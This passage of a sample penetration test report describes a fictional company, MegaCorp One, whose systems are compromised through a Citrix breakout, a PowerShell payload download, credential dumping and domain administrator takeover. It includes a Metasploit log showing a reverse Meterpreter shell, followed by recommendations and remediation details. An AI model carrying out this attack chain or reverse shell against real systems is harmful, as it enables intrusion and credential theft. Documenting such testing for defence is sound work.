


Figure 27 – Using the Save dialog, it is possible to bypass the some restrictions imposed by the Citrix environment.




Figure 28 – A batch file invoking the Powershell application is created on the Citrix server.




Figure 29 – Citrix restriction is bypassed resulting in the execution of the Powershell.

The ability to use Powershell was then utilized to download a malicious payload, which would provide us with a meterpreter session to the underlying Citrix server.




Figure 30 - Powershell functionality allows an end-user to retrieve files from arbitrary sources, including remote internet locations.

The ability to utilize the "Save" dialog to run arbitrary executable programs was combined with the previously discovered local administrator password allowing us to execute programs in the context of the local administrator. This allowed us to gain full administrative control of the Citrix system. Please see Appendix A for more information.




Figure 31 – Password re-use allows the attackers to execute a malicious executable with administrative privileges.

```
root@kali:~# msfconsole -q
msf exploit(handler) > exploit

[*] Started reverse handler on 208.68.234.99:80
[*] Starting the payload handler...
[*] Sending stage (751104 bytes) to 50.7.67.190
[*] Meterpreter session 1 opened (208.68.234.99:80 -> 50.7.67.190:49369) at 2013
-04-25 19:20:53 -0400

meterpreter > getuid
Server username: CITRIX\Administrator
meterpreter >
```

Figure 32 – Complete compromise of the Citrix server is achieved.




Figure 33 – An additional host in the network management subnet has been compromised.

Escalation to Domain Administrator

With the Citrix server compromised, we made an attempt to capture passwords from memory. A Citrix server is an ideal candidate for this attack vector, as it typically operates for long periods of time without reboots and services a large number of users.

To capture passwords from memory, we utilized the Windows Credential Editor tool[8] due to its ability to run on 64 bit systems without causing adverse effects.

[8] http://www.ampliasecurity.com/research/wcefaq.html




Figure 34 – Windows Credentials Editor is used to retrieve plaintext passwords from the Citrix server.

This revealed multiple passwords, including a Windows domain administrator account. Please see Appendix A for more information. In order to validate the newly recovered credentials, we successfully created a new remote desktop session to the Citrix server using the domain administrator credentials.




Figure 35 - Domain Administrator credentials are validated against the Citrix host.

At this point, full control of the Windows domain had been obtained. A malicious attacker would have multiple tools at their disposal, including:

- Utilization of Group Policy to deploy backdoor software on Windows systems.
- Complete exfiltration of all data stored on any system that uses Windows authentication.
- Destruction of any and all network resources.
- Targeted attacks against any and all employees of MegaCorp One, through the use of information gathering tools such as keystroke loggers to identify personal information.
- Leveraging this systemic access to conduct attacks against MegaCorp One suppliers and partners that maintain a trust relationship with the company.

It was determined that while these steps would be possible, they would be considered outside the scope of the current engagement. It was demonstrated that a total compromise of the MegaCorp One domain had been accomplished with a complete loss of integrity for all local systems.




Figure 36 - Full Domain Compromise

Conclusion

MegaCorp One suffered a series of control failures, which led to a complete compromise of critical company assets. These failures would have had a dramatic effect on MegaCorp One operations if a malicious party had exploited them. Current policies concerning password reuse and deployed access controls are not adequate to mitigate the impact of the discovered vulnerabilities.

The specific goals of the penetration test were stated as:

- Identifying if a remote attacker could penetrate MegaCorp One's defenses
- Determining the impact of a security breach on:
  - Confidentiality of the company's information
  - Internal infrastructure and availability of MegaCorp One's information systems

These goals of the penetration test were met. A targeted attack against MegaCorp One can result in a complete compromise of organizational assets. Multiple issues that would typically be considered minor were leveraged in concert, resulting in a total compromise of the MegaCorp One's information systems. It is important to note that this collapse of the entire MegaCorp One security infrastructure can be greatly attributed to insufficient access controls at both the network boundary and host levels. Appropriate efforts should be undertaken to introduce effective network segmentation, which could help mitigate the effect of cascading security failures throughout the MegaCorp One infrastructure.

Recommendations

Due to the impact to the overall organization as uncovered by this penetration test, appropriate resources should be allocated to ensure that remediation efforts are accomplished in a timely manner. While a comprehensive list of items that should be implemented is beyond the scope of this engagement, some high level items are important to mention.

Offensive Security recommends the following:

1. **Ensure that strong credentials are use everywhere in the organization**. The compromise of MegaCorp One system as drastically impacted by the use of weak passwords as well as the reuse of passwords across systems of differing security levels. NIST SP 800-11[9] is recommended for guidelines on operating an enterprise password policy. While this issue was not widespread within MegaCorp One, it was still an issue and should be addressed.
2. **Establish trust boundaries**. Create logical boundaries of trust where appropriate on the internal network. Each logical trust segment should be able to be compromised without the breach easily cascading to other segments. This should include the use of unique administrative accounts so that a compromised system in one segment cannot be used in other locations.
3. **Implement and enforce implementation of change control across all systems**: Misconfiguration and insecure deployment issues were discovered across the various systems. The vulnerabilities that arose can be mitigated through the use of change control processes on all server systems.
4. **Implement a patch management program**: Operating a consistent patch management program per the guidelines outlined in NIST SP 800-40[10] is an important component in maintaining good security posture. This will help to limit the attack surface that results from running unpatched internal services.
5. **Conduct regular vulnerability assessments**. As part of an effective organizational risk management strategy, vulnerability assessments should be conducted on a regular basis. Doing so will allow the organization to determine if the installed security controls are properly installed, operating as intended, and producing the desired outcome. Please consult NIST SP 800-30[11] for guidelines on operating an effective risk management program.

[9] http://csrc.nist.gov/publications/drafts/800-118/draft-sp800-118.pdf
[10] http://csrc.nist.gov/publications/nistpubs/800-40-Ver2/SP800-40v2.pdf
[11] http://csrc.nist.gov/publications/PubsDrafts.html#SP-800-30-Rev.%201

Risk Rating

The overall risk identified to MegaCorp One as a result of the penetration test is **High.** A direct path from external attacker to full system compromise was discovered. It is reasonable to believe that a malicious entity would be able to successfully execute an attack against MegaCorp One through targeted attacks.

Appendix A: Vulnerability Detail and Mitigation

Risk Rating Scale

In accordance with NIST SP 800-30, exploited vulnerabilities are ranked based upon likelihood and impact to determine overall risk.

Default or Weak Credentials

Rating:	High
Description:	An externally exposed administrative interface is only protected with a weak password.
Impact:	Using common enumeration and brute-forcing techniques, it is possible to retrieve the administrative password for the SQLite Manager web interface. Due to the lack of any additional authentication mechanisms, it is also possible to retrieve all user password hashes in the underlying database. Successful retrieval of plaintext passwords could allow further compromise of the target environment if password reuse is found to exist.
Remediation:	Ensure that all administrative interfaces are protected with complex passwords or passphrases. Avoid use of common or business related words, which could be found or easily constructed with the help of a dictionary.

Password Reuse

Rating: High

Description: MegaCorp One user "**mike**" was found to be reusing credentials for the SQLite Manager application and his Windows domain access.

Impact: Password reuse in general is a practice which should be highly discouraged and prevented to the extend possible. In this case, the impact of the vulnerability is amplified by the fact that an external attacker indirectly compromised a valid set of internal Windows domain credentials. This compromise potentially allows a substantial increase in the attack surface.

Remediation: Update the password management policies to enforce the use of strong, unique, passwords for all disparate services. The use of password managers should be encouraged to more easily allow employees to utilize unique passwords across the various systems.

Shared Local Administrator Password

Rating: High

Description: A number of MegaCorp One hosts are provisioned with the same local administrator password.

Impact: MegaCorp One uses a Group Policy to set a local administrator password on all hosts within the scope of the GPO. Using the same local administrator password on corporate systems allows an attacker with appropriate access to utilize the well-known "pass-the-hash" attack vector. It allows an attacker to successfully authenticate on all hosts that share the same password, using only the retrieved password hash. As such, the attack does not rely on successful decryption of the hash and it significantly increases the security breach footprint.

Remediation: It is highly recommended to disable all local administrator accounts. In cases where a local administrative account is necessary, it should be assigned a unique name and a complex random password.

Patch Management

Rating: High

Description: MegaCorp One's external and internal environments contain a number of unpatched systems and application.

Impact: A combination of weak authentication and unpatched hosts, which contain known vulnerabilities with publicly available exploits, allows an attacker to gain unauthorized access to a large number of MegaCorp One's assets. Specifically, discovered instance of SQLite Manager is vulnerable to a remote code execution vulnerability and the underlying host also contains a local privilege escalation vulnerability, which can easily be leveraged to compromise the externally exposed host entirely. This appears to be an indication of an insufficient patch management policy and its implementation.

Remediation: All corporate assets should be kept current with latest vendor-supplied security patches. This can be achieved with vendor-native tools or third-party applications, which can provide an overview of all missing patches. In many instances, third-party tools can also be used for patch deployment throughout a heterogeneous environment.

DNS Zone Transfer

Rating: Low

Description: A misconfigured DNS server allows unrestricted zone transfers.

Impact: A DNS server, which is configured to allow zone transfers to any DNS server, can provide sensitive information about corporate assets and network layouts.

Remediation: DNS zone transfers should be restricted only to pre-approved servers.

Default Apache Files

Rating: Low

Description: Default Apache files were discovered on the **admin.megacorpone.com** host.

Impact: An attacker may be able to guess the exact version of the running Apache server by inspecting the contents of the default files. Additional sensitive information may also be available.

Remediation: Remove all default files from publicly accessible web servers.

Appendix B: About Offensive Security

Offensive Security advocates penetration testing for impact as opposed to penetration testing for coverage. Penetration testing for coverage has risen in popularity in recent years as a simplified method of assessments used in situations where the goal is to meet regulatory needs. As a form of vulnerability scanning, penetration testing for coverage includes selective verification of discovered issues through exploitation. This allows service providers the ability to conduct the work largely through the use of automated toolsets and maintain consistency of product across multiple engagements.

Penetration testing for impact is a form of attack simulation under controlled conditions, which closely mimics the real world, targeted attacks that organizations face on a day-to-day basis. Penetration testing for impact is a goal-based assessment, which creates more than a simple vulnerability inventory, instead providing the true business impact of a breach. An impact-based penetration test identifies areas for improvement that will result in the highest rate of return for the business.

Penetration testing for impact poses the challenge of requiring a high skillset to successfully complete. As demonstrated in this sample report, Offensive Security believes that it is uniquely qualified to deliver world-class results when conducting penetration tests for impact, due to the level of expertise found within our team of security professionals. Offensive Security does not maintain a separate team for penetration testing and other activities that the company is engaged in. This means that the same individuals that are involved in Offensive Security's industry leading performance-based training, the production of industry standard tools such as Kali Linux, authors of best selling books, creators of 0-day exploits, and maintainers of industry references such as Exploit-DB are the same individuals that are involved in the delivery of services.

Offensive Security offers a product that cannot be matched in the market. However, we may not be the right fit for every job. Offensive Security typically conducts consulting services with a low volume, high skill ratio to allow Offensive Security staff to more closely mimic real world situations. This also allows customers to have increased access to industry-recognized expertise all while keeping costs reasonable. As such, high volume/fast turn-around engagements are often not a good fit for our services. Offensive Security is focused on conducting high quality, high impact assessments and is actively sought out by customers in need of services that cannot be delivered by other vendors.

If you would like to discuss your penetration testing needs, please contact us at info@offsec.com.

References

[Cesarfort, 2017] Cesarfort, J. (2017). Kudlski security penetration test report. https://github.com/juliocesarfort/public-pentesting-reports/blob/master/KudelskiSecurity-X41/Kudelski-X41-Wire-Report-phase1-20170208.pdf.

[Institute, 2016] Institute, I. (2016). The history of penetration testing. http://resources.infosecinstitute.com/the-history-of-penetration-testing/.

[Rasch, 2013] Rasch, M. (2013). Legal issues in penetration testing. http://www.securitycurrent.com/en/analysis/ac_analysis/legal-issues-in-penetration-testing.

[Security, 2013] Security, O. (2013). Megacorp one penetration test report. https://www.offensive-security.com/reports/sample-penetration-testing-report.pdf.

[Summerville, 2009] Summerville, I. (2009). Critical systems. https://courses.cs.washington.edu/courses/cse466/10au/pdfs/lectures/13-Critical%20Systems.pdf.

[Weidman, 2014] Weidman, G. (2014). *Penetration Testing - A Hands-on Introduction to Hacking*.